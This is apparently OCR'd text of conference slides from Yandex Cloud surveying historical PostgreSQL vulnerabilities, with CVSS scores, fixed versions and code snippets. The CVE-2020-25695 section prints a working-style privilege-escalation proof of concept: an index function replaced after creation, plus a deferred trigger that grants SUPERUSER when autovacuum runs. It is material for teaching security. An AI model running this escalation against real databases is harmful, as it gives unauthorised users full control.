
Яндекс


Yandex Cloud

Обзор некоторых исторических уязвимостей в Postgres


Андрей Бородин, руководитель подразделения разработки РСУБД с открытым кодом

Обо мне


- Развиваю PostgreSQL в интересах Яндекса, Облака и 4 fun
  - Участвовал в разработке ~70 патчей
  - Иногда разрабатываю другие БД



EVEN WHEN THEY'RE TRYING TO COMPENSATE FOR IT, EXPERTS IN ANYTHING WILDLY OVERESTIMATE THE AVERAGE PERSON'S FAMILIARITY WITH THEIR FIELD.


Can an AI
write efficient
SQL queries?
Can you?

Common Vulnerability Scoring System



https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Common Vulnerability Scoring System

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

https://www.postgresql.org/support/security/

Known PostgreSQL Security Vulnerabilities in Supported Versions

You can filter the view of patches to show just patches for version:
15 - 14 - 13 - 12 - 11 - all

Reference	Affected	Fixed	Component & CVSS v3 Base Score	Description
CVE-2022-41862 Announcement	15, 14, 13, 12	15.2, 14.7, 13.10, 12.14	client 3.7 AV:N/AC:H/PR:N/UI:N /S:U/C:L/I:N/A:N	Client memory disclosure when connecting, with Kerberos, to modified server more details
CVE-2022-2625 Announcement	14, 13, 12, 11	14.5, 13.8, 12.12, 11.17	core server 7.1 AV:N/AC:H/PR:L/UI:R /S:U/C:H/I:H/A:H	Extension scripts replace objects not belonging to the extension more details
CVE-2022-1552 Announcement	14, 13, 12, 11	14.3, 13.7, 12.11, 11.16	core server 8.8 AV:N/AC:L/PR:L/UI:N /S:U/C:H/I:H/A:H	Autovacuum, REINDEX, and others omit "security restricted operation" sandbox more details

CVE-2022-2625: CREATE OR REPLACE **7.1**

Fixed in 14.5, 13.8, 12.12,11.17,10.22 (22 августа 2022)

19 lines (16 sloc) | 707 Bytes

```
/* contrib/pg_tm_aux/pg_tm_aux--1.0--1.1.sql */

-- complain if script is sourced in psql, rather than via CREATE EXTENSION
\echo Use "CREATE EXTENSION pg_tm_aux" to load this file. \quit

--
-- pg_create_logical_replication_slot_lsn()
--
CREATE OR REPLACE FUNCTION pg_create_logical_replication_slot_lsn(
    IN slot_name name, IN plugin name,
    IN temporary boolean DEFAULT false, IN restart_lsn pg_lsn DEFAULT null,
    IN force boolean DEFAULT false,
    OUT slot_name name, OUT lsn pg_lsn)
RETURNS RECORD
LANGUAGE C
STRICT VOLATILE
AS 'MODULE_PATHNAME', 'pg_create_logical_replication_slot_lsn';

-- NOTE: pg_create_logical_replication_slot_lsn() checks permissions internally, no need to worry here
```

CVE-2022-1552: небезопасное обслуживание **8.8**

Fixed in 14.3, 13.7, 12.11,11.16,10.21 (12 мая 2022)

```
180 + --
181 + -- Check that index expressions and predicates are run as the table's owner
182 + --
183 + TRUNCATE bttest_a;
184 + INSERT INTO bttest_a SELECT * FROM generate_series(1, 1000);
185 + ALTER TABLE bttest_a OWNER TO regress_bttest_role;
186 + -- A dummy index function checking current_user
187 + CREATE FUNCTION ifun(int8) RETURNS int8 AS $$
188 + BEGIN
189 +         ASSERT current_user = 'regress_bttest_role',
190 +                format('ifun(%s) called by %s', $1, current_user);
191 +         RETURN $1;
192 + END;
193 + $$ LANGUAGE plpgsql IMMUTABLE;
194 + CREATE INDEX bttest_a_expr_idx ON bttest_a ((ifun(id) + ifun(0)))
195 +         WHERE ifun(id + 10) > ifun(10);
196 + SELECT bt_index_check('bttest_a_expr_idx', true);
197 +  bt_index_check
198 + ----------------
199 +
200 + (1 row)
201 +
```

https://github.com/postgres/postgres/commit/a117ceb

CVE-2020-25695: те же яйца, вид сбоку **8.8**


Fixed in 13.1, 12.5,11.10,10.15, 9.6.20, 9.5.24 (12 ноября 2020)

```
CREATE TABLE t0 (s varchar);
CREATE TABLE t1 (s varchar);
CREATE TABLE exp (a int, b int);

CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
  LANGUAGE sql IMMUTABLE AS
'SELECT $1';
-- При создании индекса по выражению функция должна быть IMMUTABLE

CREATE INDEX indy ON exp (sfunc(a));

CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer
   LANGUAGE sql SECURITY INVOKER AS
'INSERT INTO fooz.public.t0 VALUES (current_user); SELECT $1';
-- Заменим функцию мутабельной
```


```
CREATE OR REPLACE FUNCTION snfunc(integer) RETURNS integer
   LANGUAGE sql SECURITY INVOKER AS
'ALTER USER foo SUPERUSER; SELECT $1'; -- Функция, вызываемая из DEFERRED триггера
CREATE OR REPLACE FUNCTION strig() RETURNS trigger
AS $e$ BEGIN
PERFORM fooz.public.snfunc(1000); RETURN NEW;
END $e$
LANGUAGE plpgsql; -- Функция триггера
CREATE CONSTRAINT TRIGGER def
    AFTER INSERT ON t0
    INITIALLY DEFERRED FOR EACH ROW
    EXECUTE PROCEDURE strig();
ANALYZE exp;
INSERT INTO exp VALUES (1,1), (2,3),(4,5),(6,7),(8,9);
DELETE FROM exp;
INSERT INTO exp VALUES (1,1);
ALTER TABLE exp SET (autovacuum_vacuum_threshold = 1);
ALTER TABLE exp SET (autovacuum_analyze_threshold = 1);
```


CVE-2018-10915: хитрые строки подключения **8.5**

Fixed in 10.5, 9.6.9, и др (9 августа 2018)


DB1
SQL
[dblink,postgres_fdw]
DB2

CVE-2007-6601




